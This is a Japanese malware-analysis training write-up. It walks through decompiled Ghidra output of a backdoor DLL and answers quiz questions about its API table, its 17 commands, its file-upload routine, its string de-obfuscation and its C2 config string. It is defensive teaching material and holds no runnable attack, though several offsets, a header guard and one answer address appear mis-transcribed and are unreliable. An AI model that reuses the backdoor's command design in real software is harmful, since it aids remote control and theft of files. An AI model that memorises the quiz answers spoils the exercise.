Ask for follow-up changes

```
Users > sameapi@ > msvc > C:\kernel32\apis.h
1 #pragma once
2
3 #include <stddef.h>
4
5 #ifndef __cplusplus
6 extern "C" {
7 #endif
8
9 typedef struct _kernel32Apis {
10     unsigned char reserved0[0x130]; /* 0x130 */
11     void *pGetTickCount; /* 0x130 */
12     void *pCreateMutexW; /* 0x138 */
13     void *pGetComputerNameW; /* 0x140 */
14     void *pLoadLibraryW; /* 0x148 */
15     void *pSetThreadErrorMode; /* 0x150 */
16     void *pCreateFileW; /* 0x155 */
17     void *pReadFile; /* 0x158 */
18     void *pWriteFile; /* 0x165 */
19     void *pDeleteFileW; /* 0x170 */
20     void *pMoveDirectoryW; /* 0x178 */
21     void *pFindFirstFileW; /* 0x180 */
22     void *pFindNextFileW; /* 0x185 */
23     void *pFindClose; /* 0x190 */
24     void *pGetFileAttributesW; /* 0x195 */
25     void *pGetFullPathNameW; /* 0x1A0 */
26     void *pGetLogicalDrives; /* 0x1A8 */
27     void *pSetHandleInformation; /* 0x1B5 */
28     void *pGetDiskFreeSpaceExW; /* 0x1B8 */
29     void *pCloseHandle; /* 0x1C0 */
30     void *pFreeLibrary; /* 0x1C5 */
31     void *pGetProcAddress; /* 0x1D0 */
32     void *pGetModuleHandleW; /* 0x1D5 */
33     void *pCreatePipe; /* 0x1E0 */
34     void *pSetHandleInformation; /* 0x1E5 */
35     void *pPeekNamedPipe; /* 0x1F0 */
36     void *pCreateNamedPipeW; /* 0x1F5 */
37     void *pGetOverlappedResult; /* 0x200 */
38     void *pExpandEnvironmentStringsW; /* 0x205 */
39     void *pCreateProcessW; /* 0x210 */
40     void *pCreateThread; /* 0x215 */
41     void *pOpenProcess; /* 0x220 */
42     void *pTerminateProcess; /* 0x225 */
43     void *pCreateEventW; /* 0x230 */
44     void *pWaitForSingleObject; /* 0x235 */
45     void *pSetEvent; /* 0x240 */
46     void *pResetEvent; /* 0x245 */
47     void *pGetLocalTime; /* 0x250 */
48     void *pFileTimeToSystemTime; /* 0x255 */
49     void *pSystemTimeToTzSpecificLocalTime; /* 0x260 */
50     void *pCreateToolhelp32Snapshot; /* 0x265 */
51     void *pProcess32FirstW; /* 0x270 */
52     void *pProcess32NextW; /* 0x275 */
53     void *pGetCurrentDirectoryW; /* 0x280 */
54     void *pGetCurrentDirectoryW; /* 0x285 */
55     void *pSleep; /* 0x290 */
56     void *pGetFileSize; /* 0x295 */
57     void *pCreateDirectoryW; /* 0x2A0 */
58     void *pGetTempPathW; /* 0x2A5 */
59 } Kernel32Apis;
```

1-3. APIの構造体

- 他のAPIの位置も確認すると左図の構造体になっていることが判明
- CApplication関数の戻り値にてこの構造体が利用される
 - 戻り値の型を変更すると、右下図のように呼び出されるAPIが見やすい

Structure Editor - Kernel32APIs (mws2025)				
Offset	Length	Mnemonic	DataType	Name
0x130	0x8	void *	void *	pGetTickCount
0x138	0x8	void *	void *	pCreateMutexW
0x140	0x8	void *	void *	pGetComputerNameW
0x148	0x8	void *	void *	pLoadLibraryW
0x150	0x8	void *	void *	pSetThreadErrorMode
0x158	0x8	void *	void *	pCreateFileW
0x160	0x8	void *	void *	pReadFile

0x268	0x8	void *	void *	pCreateToolhelp32Snapshot
0x270	0x8	void *	void *	pProcess32FirstW
0x278	0x8	void *	void *	pProcess32NextW
0x280	0x8	void *	void *	pSetCurrentDirectoryW
0x288	0x8	void *	void *	pGetCurrentDirectoryW
0x290	0x8	void *	void *	pSleep
0x298	0x8	void *	void *	pGetFileSize
0x2a0	0x8	void *	void *	pCreateDirectoryW
0x2a8	0x8	void *	void *	pGetTempPathW

```
4 Kernel32APIs * __thiscall CApplication::CApplication(CApplication *this)
5 {
6 {
7     XZ
8     EAV0@$QEAV0@Z
9     0x10f0 3 ??4CApplication@@QEAAEAV0@AEBV0@Z */
10    return (Kernel32APIs *)this;
11 }
```

戻り値の型を定義したものに変更

```
68    pKVar1 = CApplication::CApplication((CApplication *) (param_1 + 0x4e0));
69    local_20 = local_18;
70    local_28 = 0;
71    uVar2 = (*(code *)pKVar1->pCreateThread) (0,0,FUN_180005d18,param_1);
```

1-3. APIの構造体 - 解答

The Answer is:
CreateProcessW, ReadFile, Sleep



1-4. コマンド1

2

👍 0 👎 0

FUN_180005d18を解析し、マルウェアに実装されているコマンド数を答えよ。

0/2 attempts

1-4. コマンド1

- FUN_180005d18を解析
 - FUN_1800115e8で対象コマンドかどうかを判定し、コマンド用の関数を呼び出し
 - 一部、異なるものがある

```
uVar8 = uVar7;
uVar4 = FUN_1800115e8(local_158,0,2,(undefined8 *) (param_1 + 0x240));
if (uVar4 == 0) {
    FUN_180005980(param_1,(longlong)local_158,uVar8);
    goto LAB_18000623b;
```

ここが1つのコマンドの分岐処理

elseのみでFUN 180005d18が呼ばれない

```
goto LAB_18000623b;
}
```

```
uVar4 = FUN_1800115e8(local_158,0,6,(undefined8 *) (param_1 + 0x3c0));
if (uVar4 != 0) {
    uVar8 = 6;
    uVar4 = FUN_1800115e8(local_158,0,6,(undefined8 *) (param_1 + 0x2c0));
    if (uVar4 == 0) {
        FUN_180005290(param_1,(longlong)local_158,uVar8);
    }
}
```

戻り値が0ならif文をskipし
param 1+0x33d8に1を設定するだけ

```
FUN 1800101e8(param 1,local 158):
```

```
goto LAB_18000623b;
(undefined4 *) (param_1 + 0x33d8) = 1;
```

1-4. コマンド1

- FUN_1800101e8を解析

- FUN_1800115e8(... + 0x3c0)は出力読み込みキャンセルコマンド
- コマンド実行のコマンド

```
164 uVar17 = (*(code *)pKVar7->pCreateNamedPipeW)(local_1070,0x40000001,0,1);
165 if (uVar17 != 0xffffffffffffffff) {
166     pKVar7 = CApplication::CApplication(this);
167     uVar8 = (*(code *)pKVar7->pCreateFileW)(local_1070,0x40000000,0,local_1180);
168     this_00 = (CApplication *)uVar8;
169     local_10f8 = uVar8;
170     if (uVar8 == 0xffffffff) {
171         pKVar7 = CApplication::CApplication(this);
172         uVar8 = uVar17;
173     }
174     else {
175         pKVar7 = CApplication::CApplication(this_00);
176         iVar1 = (*(code *)pKVar7->pSetHandleInformation)();
195         iVar1 = (*(code *)pKVar7->pCreateProcessW)(0,pppppppuVar
```

パイプの作成

パイプの継承の設定

プロセス起動

```
275 goto LAB_180010890;
276 while( true ) {
277     if (0xffff < (local_10f8 & 0xffff)) goto LAB_180010ad6;
278     local_1048[local_10f8 & 0xffff] = 0;
279     iVar1 = iVar1 + 1;
280     pCVar18 = (code *)local_10f8;
281     pCVar9 = FUN_18000bc20(param_1,pCVar9,(longlong)pCVar18,0x1000,iVar1);
282     if (*(int *) (param_1 + 0x33d8) != 0) break;
283 LAB_180010890:
284     pKVar7 = CApplication::CApplication(this);
285     pCVar18 = (code *)0xffff;
286     iVar3 = (*(code *)pKVar7->pReadFile)(uVar17,local_1048,0xffff,&local_10f8);
287     if ((iVar3 == 0) || ((local_10f8 == 0))) break;
```

+0x33d8が0なら終了
(前ページで1を設定していたアドレス)

出力の読み込み

1-4. コマンド1

- 合計17個

```
uVar8 = uVar7;  
uVar4 = FUN_1800115e8(local_158,0,2,(undefined8 *) (param_1 + 0x240));  
if (uVar4 == 0) {  
    FUN_180005980(param_1,(longlong)local_158,uVar8);  
    goto LAB_18000623b;  
}
```

```
uVar8 = uVar10;  
uVar4 = FUN_1800115e8(local_158,0,4,(undefined8 *) (param_1 + 0x260));  
if (uVar4 == 0) {  
    FUN_180007008(param_1,(longlong)local_158,uVar8);  
    goto LAB_18000623b;  
}
```

```
uVar4 = FUN_1800115e8(local_158,0,8,(undefined8 *) (param_1 + 0x360));  
if (uVar4 == 0) {  
    FUN_180007cc4(param_1,(longlong)local_158);  
    goto LAB_18000623b;  
}
```

```
uVar8 = 9;  
uVar4 = FUN_1800115e8(local_158,0,9,(undefined8 *) (param_1 + 0x300));  
if (uVar4 == 0) {  
    FUN_18000c318(param_1,(longlong)local_158,uVar8);  
    goto LAB_18000623b;  
}
```

```
uVar4 = FUN_1800115e8(local_158,0,8,(undefined8 *) (param_1 + 0x340));  
if (uVar4 == 0) {  
    FUN_18000c184(param_1,(longlong)local_158);  
    goto LAB_18000623b;  
}
```

```
uVar8 = 8;  
uVar4 = FUN_1800115e8(local_158,0,8,(undefined8 *) (param_1 + 0x320));  
if (uVar4 == 0) {  
    FUN_18000bcd0(param_1,(longlong)local_158,uVar8);  
    goto LAB_18000623b;  
}
```

```
uVar8 = 6;  
uVar4 = FUN_1800115e8(local_158,0,6,(undefined8 *) (param_1 + 0x2e0));  
if (uVar4 == 0) {  
    FUN_1800073cc(param_1,(longlong)local_158,uVar8);  
    goto LAB_18000623b;  
}
```

```
uVar8 = 8;  
uVar4 = FUN_1800115e8(local_158,0,8,(undefined8 *) (param_1 + 0x380));  
if (uVar4 == 0) {  
    FUN_180008674(param_1,(longlong)local_158,uVar8);  
    goto LAB_18000623b;  
}
```

```
uVar8 = 8;  
uVar4 = FUN_1800115e8(local_158,0,8,(undefined8 *) (param_1 + 0x3a0));  
if (uVar4 == 0) {  
    FUN_180008218(param_1,(longlong)local_158,uVar8);  
    goto LAB_18000623b;  
}
```

```
uVar4 = FUN_1800115e8(local_158,0,0xc,(undefined8 *) (param_1 + 0x3e0));  
if (uVar4 == 0) {  
    FUN_18000d938(param_1,(longlong)local_158);  
    goto LAB_18000623b;  
}
```

```
uVar4 = FUN_1800115e8(local_158,0,10,(undefined8 *) (param_1 + 0x400));  
if (uVar4 == 0) {  
    FUN_18000d588(param_1,(longlong)local_158);  
    goto LAB_18000623b;  
}
```

```
uVar4 = FUN_1800115e8(local_158,0,6,(undefined8 *) (param_1 + 0x3c0));
```

```
if (uVar4 != 0) {  
    uVar8 = 6;  
    uVar4 = FUN_1800115e8(local_158,0,6,(undefined8 *) (param_1 + 0x2c0));  
    if (uVar4 == 0) {  
        FUN_180005290(param_1,(longlong)local_158,uVar8);  
    }  
}
```

```
else {  
    uVar4 = FUN_1800115e8(local_158,0,2,(undefined8 *) (param_1 + 0x2a0));  
    if (uVar4 == 0) {  
        FUN_18000908c(param_1,(longlong)local_158,uVar7);  
    }  
}
```

```
else {  
    uVar8 = 6;  
    uVar4 = FUN_1800115e8(local_158,0,6,(undefined8 *) (param_1 + 0x420));  
    if (uVar4 == 0) {  
        FUN_18000edd8(param_1,(longlong)local_158,uVar8);  
        goto LAB_180006246;  
    }  
}
```

```
uVar8 = uVar10;  
uVar4 = FUN_1800115e8(local_158,0,4,(undefined8 *) (param_1 + 0x280));  
if (uVar4 == 0) {  
    FUN_18000e51c(param_1,(longlong)local_158,uVar8);  
}
```

```
else {  
    FUN_1800101e8(param_1,local_158);  
}
```

```
}  
goto LAB_18000623b;  
}  
*(undefined4 *) (param_1 + 0x33d8) = 1;
```

1-4. コマンド1 - 解答

The Answer is:

17

1-5. コマンド2

2

👍 0 👎 0

FUN_180005d18から呼び出される、uploadコマンドが実装されている関数を答えよ。FUN_180005d18から直接呼び出される関数の先頭アドレスを答えよ

例えば、アドレスが0x0100ABCDの場合は100abcdと回答すること。

0/3 attempts

1-5. コマンド2

- FUN_18000edd8を解析する
 - パスの整形/確認する
 - キューへの格納(FUN_180002664)
 - data[(head+size-1)%cap]に格納
 - 関数末尾でSetEventを呼び出す

+8: data
+10: cap
+18: head
+20: size

```
247 }  
248 FUN_180002664(param_1 + 0x32b0, (undefined8 *)this_00);  
249 if (*(longlong *) (param_1 + 0x32d0) != 0) {  
250     pKVar5 = CApplication::CApplication(this);  
251     (*(code *)pKVar5->pSetEvent) (*(undefined8 *) (param_1 + 0x33f0));  
252 }
```

Decompile: FUN_18000edd8 - (mws2025)

```
69  (*(code *)pKVar5->pGetFullPathNameW) (pWVar4, 0x100, local_248, 0);  
70  local_248 = 0;  
NCAT71((int7) ((ulonglong)pcVar13 >> 8), local_2d8), puVar1, puVar18,  
) (param_1 + 0x430), (undefined8 *) " failed : file not exists!\n", 0x1b);
```

Decompile: FUN_180002664 - (mws2025)

```
15  uVar5 = *(ulonglong *) (param_1 + 0x10);  
16  lVar4 = *(longlong *) (param_1 + 0x20);  
17  }  
18  uVar2 = uVar5 - 1 & *(ulonglong *) (param_1 + 0x18);  
19  *(ulonglong *) (param_1 + 0x18) = uVar2;  
20  uVar5 = uVar5 - 1 & uVar2 + lVar4;  
21  lVar4 = *(longlong *) (param_1 + 8);  
22  if (*(longlong *) (lVar4 + uVar5 * 8) == 0) {  
23      pvVar3 = operator_new(0x40);  
24      *(void **) (*(longlong *) (param_1 + 8) + uVar5 * 8) = pvVar3;  
25      lVar4 = *(longlong *) (param_1 + 8);  
26  }  
27  puVar1 = *(undefined8 **) (lVar4 + uVar5 * 8);  
28  *puVar1 = 0;  
29  puVar1[2] = 0;  
30  puVar1[3] = 0;  
31  FID_conflict: Construct_lv_contents(puVar1, param_2);
```

1-5. コマンド2


- 「+0x33f0」を検索するとFUN_18000ff2cが見つかる
 - 0x33f0に対するWaitForSingleObject
 - キューから取り出す処理
 - data[head%cap]を取得

```
{*(code *)pAVar5->pWaitForSingleObject) (*(undefined8 *) (param_1 + 0x33f0
```

```
pbVar2 = *(basic_string<> **)
    (*(longlong *) (param_1 + 0x32b8) +
    (*(longlong *) (param_1 + 0x32c0) - 1U & *(ulonglong *) (param_1 + 0x32c8)) * 8);
std::basic_string<>::_Tidy_deallocate(pbVar2 + 0x20);
std::basic_string<>::_Tidy_deallocate(pbVar2);
p1Var1 = (longlong *) (param_1 + 0x32d0);
*p1Var1 = *p1Var1 + -1;
if (*p1Var1 == 0) {
    *(undefined8 *) (param_1 + 0x32c8) = 0;
}
else {
    *(longlong *) (param_1 + 0x32c8) = *(longlong *) (param_1 + 0x32c8) + 1;
}
```

1-5. コマンド2

- FUN_1800ff2cの解析
 - uploadっぽい文字列
 - ファイルのupload処理
 - ファイルの読み込み
 - データの送信



```
FUN_1800f370 - (mws2025)
FUN_180020dc0(puVar12, (undefined8 *) "The current upload has been cancelled\n")
```

```
Decompile: FUN_1800f370 - (mws2025)
156     lVar8 = (*(code *)pKVar4->pCreateFileW) (ppppuVar14);
157     if (lVar8 != -1) {
158         local_358 = 0;
159         local_350 = 0xf;
160         local_368[0] = (LPVOID) 0x0;
161         do {
162             FUN_180021470(pauVar6, 0, (longlong) *(int *) (param_1 + 0x33d0);
163             pKVar4 = CApplication::CApplication((CApplication *) (param_1
164             pauVar20 = (undefined1 *) [16]) (ulonglong) *(uint *) (param_1
165             iVar3 = (*(code *)pKVar4->pReadFile) (lVar8, pauVar6, pauVar20,
```

```
FUN_1800190e4(param_1 + 0xd48, (char *) local_368, (ulonglong) pauVar6, local_3d0[0]);
```

```
Decompile: FUN_1800190e4 - (apt-c-60_fix)
92         /* WinHttpOpen */
93     lVar6 = (*(code **) (lVar6 + 0x130))
94         (L"Mozilla/5.0 (Windows; Windows NT 6.3; en-US)", u
```

1-5. コマンド2 – 別解

- FUN_1800115e8の第4引数のオフセットで検索
- FUN_180003a90で難読化された文字列の格納を発見
 - +0x420にurnsafが格納
- FUN_18000e4e8で難読化解除(1-2と同様)
 - urnsafはupload

```
uVar4 = FUN_1800115e8(local_158,0,6,(undefined8 *) (param_1 + 0x420));  
259 pauVar9 = param_1 + 0x42;  
260 if (*(ulonglong *) (param_1[0x43] + 0) < 6) {  
261     uVar12 = uVar12 & 0xffffffffffffff00;  
262     FUN_180002a00((longlong *)pauVar9,6,uVar12,(undefined8 *) "urnsaf");  
38  pbVar2 = (byte *) (param_1 + 0x420);  
39  if (0xf < *(ulonglong *) (param_1 + 0x438)) {  
40      pbVar2 = *(byte **)pbVar2;  
41  }  
42  FUN_180014148(param_1,pbVar2);
```

Decompile: FUN_180014148 - (mw

```
16  do {  
17      iVar3 = iVar3 + 1;  
18      iVar1 = -1;  
19      *pbVar2 = (*pbVar2 ^ 3) - 1;  
20      pbVar2 = pbVar2 + 1;
```

1-2と同様

1-5. コマンド2 – 別解

- すべて辿るとコマンドの文字列は以下だとわかる
 - 「cmd_」の後ろが実際の文字列

0x240	0x20	sso_string	sso_string	cmd_cd
0x260	0x20	sso_string	sso_string	cmd_dir
0x280	0x20	sso_string	sso_string	cmd_ddel
0x2a0	0x20	sso_string	sso_string	cmd_ld
0x2c0	0x20	sso_string	sso_string	cmd_attach
0x2e0	0x20	sso_string	sso_string	cmd_detach
0x300	0x20	sso_string	sso_string	cmd_procspawn
0x320	0x20	sso_string	sso_string	cmd_prockill
0x340	0x20	sso_string	sso_string	cmd_proclist
0x360	0x20	sso_string	sso_string	cmd_diskinfo
0x380	0x20	sso_string	sso_string	cmd_download
0x3a0	0x20	sso_string	sso_string	cmd_downfree
0x3c0	0x20	sso_string	sso_string	cmd_cancel
0x3e0	0x20	sso_string	sso_string	cmd_screenupload
0x400	0x20	sso_string	sso_string	cmd_screenauto
0x420	0x20	sso_string	sso_string	cmd_upload
0x440	0x20	sso_string	sso_string	cmd_



1-5. コマンド2 - 解答

The Answer is:
18000eddd8

2-1. Config読解

2

👍 0 🗑️ 0

C2サーバとの通信にむけて、0x18001c9d4で関数 `sscanf_s` および `"%s;%s;%s;%s;%s;%s;%s;%s;%s;"` のフォーマット文字列を使用して9個の情報を結合している。結合される9個の情報のうち先頭から**2番目の情報**について下記から一番近いものを選び、アルファベットを回答せよ。


【選択肢】

- a. クライアントのインターフェイス名
- b. クライアントのプロセッサの名称
- c. クライアントOSのインストール言語
- d. クライアントのコンピュータ名
- e. クライアントのCPUアーキテクチャ
- f. クライアントのユーザ名
- g. クライアントのグローバルIPアドレス
- h. クライアントのインストール日時
- i. マルウェアのバージョン
- j. クライアントのOSのプロダクト名とバージョン
- k. クライアントのマシンの製造元
- l. クライアントのRecentフォルダ情報
- m. クライアントのautoexecフォルダ情報
- n. クライアントのmodulepath情報
- o. C2通信のtoken情報
- p. C2通信用のユーザ名
- q. C2サーバのグローバルIPアドレス
- r. C2サーバのAPIエンドポイント
- s. C2サーバ向けのコマンド文字列

0/2 attempts

マルウェアの動きの概要

- Config情報を作成しそれらをもとに複数のThreadを起動、C2通信やコマンド実行を実施



2-1. Config読解

- まずはformat string(%s)がどの変数にそれぞれ対応しているかを確認



```

168 local_278 = local_178;
169 if (0xf < local_160) {
170     local_278 = local_178[0];
171 }
172 local_280 = local_258;
173 if (0xf < local_240) {
174     local_280 = local_258[0];
175 }
176 local_288 = local_238;
177 if (0xf < local_220) {
178     local_288 = local_238[0];
179 }
180 local_290 = local_218;
181 if (0xf < local_200) {
182     local_290 = local_218[0];
183 }
184 local_298 = local_1f8;
185 if (0xf < local_1e0) {
186     local_298 = local_1f8[0];
187 }
188 local_2a0 = local_1d8;
189 if (0xf < local_1c0) {
190     local_2a0 = local_1d8[0];
191 }
192 local_2a8 = param_3;
193 if (0xf < (ulonglong)param_3[3]) {
194     local_2a8 = (longlong *)param_3;
195 }
196 ppppuVar6 = local_1b8;
197 if (0xf < local_1a0) {
198     ppppuVar6 = (undefined8 ****)local_1b8[0];
199 }
200 ppppuVar10 = local_198;
201 if (0xf < local_180) {
202     ppppuVar10 = (undefined8 ****)local_198[0];
203 }
204 FUN_18001c514(local_158, "%s;%s;%s;%s;%s;%s;%s;%s;%s;", ppppuVar10, ppppuVar6);

```

2-1. Config読解

- GhidraのOverride signatureを用いると
引数と変数の関係性が判明
 - 可変長引数の場合利用する
 - 指定した関数の情報のみ書き換え



```
164 ppppcVar8 = local_178;
165 if (0xf < local_160) {
166     ppppcVar8 = (char ****)local_178[0];
167 }
168 ppppcVar12 = local_258;
169 if (0xf < local_240) {
170     ppppcVar12 = (char ****)local_258[0];
171 }
172 ppppcVar14 = local_238;
173 if (0xf < local_220) {
174     ppppcVar14 = (char ****)local_238[0];
175 }
176 ppppcVar15 = local_218;
177 if (0xf < local_200) {
178     ppppcVar15 = (char ****)local_218[0];
179 }
180 ppppcVar17 = local_1f8;
181 if (0xf < local_1e0) {
182     ppppcVar17 = (char ****)local_1f8[0];
183 }
184 ppppcVar16 = local_1d8;
185 if (0xf < local_1c0) {
186     ppppcVar16 = (char ****)local_1d8[0];
187 }
188 p1Var3 = param_3;
189 if (0xf < (ulonglong)param_3[3]) {
190     p1Var3 = (longlong *)param_3;
191 }
192 pppppppuVar7 = local_1b8;
193 if (0xf < local_1a0) {
194     pppppppuVar7 = (undefined8 *****)local_1b8[0];
195 }
196 pppppppuVar13 = local_198;
197 if (0xf < local_180) {
198     pppppppuVar13 = (undefined8 *****)local_198[0];
199 }
200 sscanf_s(local_158, "%s;%s;%s;%s;%s;%s;%s;%s;", pppppppuVar13, pppppppuVar7, (char *)p1Var3,
201          (char *)ppppcVar16, (char *)ppppcVar17, (char *)ppppcVar15, (char *)ppppcVar14,
202          (char *)ppppcVar12, (char *)ppppcVar8);
203 pCVar4 = FUN_180013ffc(param_1, local_158);
```

引数の追加を確認

2-1. Config読解

```
164 ppppcVar8 = local_178;
165 if (0xf < local_160) {
166     ppppcVar8 = (char ****)local_178[0];
167 }
168 ppppcVar12 = local_258;
169 if (0xf < local_240) {
170     ppppcVar12 = (char ****)local_258[0];
171 }
172 ppppcVar14 = local_238;
173 if (0xf < local_220) {
174     ppppcVar14 = (char ****)local_238[0];
175 }
176 ppppcVar15 = local_218;
177 if (0xf < local_200) {
178     ppppcVar15 = (char ****)local_218[0];
179 }
180 ppppcVar17 = local_1f8;
181 if (0xf < local_1e0) {
182     ppppcVar17 = (char ****)local_1f8[0];
183 }
184 ppppcVar16 = local_1d8;
185 if (0xf < local_1c0) {
186     ppppcVar16 = (char ****)local_1d8[0];
187 }
188 p1Var3 = param_3;
189 if (0xf < (ulonglong)param_3[3]) {
190     p1Var3 = (ulonglong *)param_3;
191 }
192 pppppppuVar7 = local_1b8;
193 if (0xf < local_1a0) {
194     pppppppuVar7 = (undefined8 *****)local_1b8[0];
195 }
196 pppppppuVar13 = local_198;
197 if (0xf < local_180) {
198     pppppppuVar13 = (undefined8 *****)local_198[0];
199 }
200 sscanf_s(local_158, "%s;%s;%s;%s;%s;%s;%s;%s;", pppppppuVar1, pppppppuVar7, (char *)p1Var3,
201         (char *)ppppcVar16, (char *)ppppcVar17, (char *)ppppcVar15, (char *)ppppcVar14,
202         (char *)ppppcVar12, (char *)ppppcVar8);
203 pCVar4 = FUN_180013ffc(param_1, local_158);
```

参照先

2つ目のデータのpppppppuVar7→local_1b8を辿ると、param1+240の情報を使用

param1+240の情報
を持ってきている

```
101 puVar9 = (undefined8 *)(param_1 + 0x240);
102 bVar11 = 7 < *(ulonglong *)(param_1 + 600);
103 puVar5 = puVar9;
104 if (bVar11) {
105     puVar5 = (undefined8 *)puVar9;
106 }
107 if (bVar11) {
108     puVar9 = (undefined8 *)puVar9;
109 }
110 FUN_180003668((longlong *)local_1b8, (undefined8 *)puVar9,
111             (undefined8 *)((longlong)puVar5 + *(longlong *) (param_1 + 0x250) * 2));
```

puVar9→local_1b8にコピー

2-1. Config読解

- GhidraのFunction call treesにて関数をさかのぼって確認

→ 該当の情報は0x18005a400+0xd48+0x240にあることを確認

Incoming

- Incoming References - FUN_18001c6fc
 - FUN_18001d00 (1階層上の関数)
 - FUN_180016018 (2階層上の関数)
 - FUN_180015fa8
 - FUN_180016044
 - dllmain_dispatch

```
101 puVar9 = (undefined8 *)param_1 + 0x240;
102 bVar11 = 7 < *(ulonglong *) (param_1 + 600);
103 puVar5 = puVar9;
104 if (bVar11) {
105     puVar5 = (undefined8 *)puVar9;
106 }
107 if (bVar11) {
108     puVar9 = (undefined8 *)puVar9;
109 }
110 FUN_180003668((longlong *)local_1b8, (undefined1 *)puVar9,
111     (undefined1 *) ((longlong)puVar5 + *(longlong *) (param_1 + 0x250) * 2));
164 std::basic_string<>::Construct_lv_contents((basic_string<> *)local_1e0, &local_118);
165 pbVar8 = (basic_string<> *)
166     FUN_18001c6fc(param_1 + 0xd48, (basic_string<> *)local_1b8, local_1e0,
167     (basic_string<> *)local_208);
168 pbVar6 = (basic_string<> *) (param_1 + 0x80b0);
6
7 uVar1 = FUN_1800129dc(0x18005a400);
8 if ((int)uVar1 != 0) {
9     FUN_18001d00(0x18005a400);
10     uVar1 = 1;
11 }
12 return uVar1;
13)
```

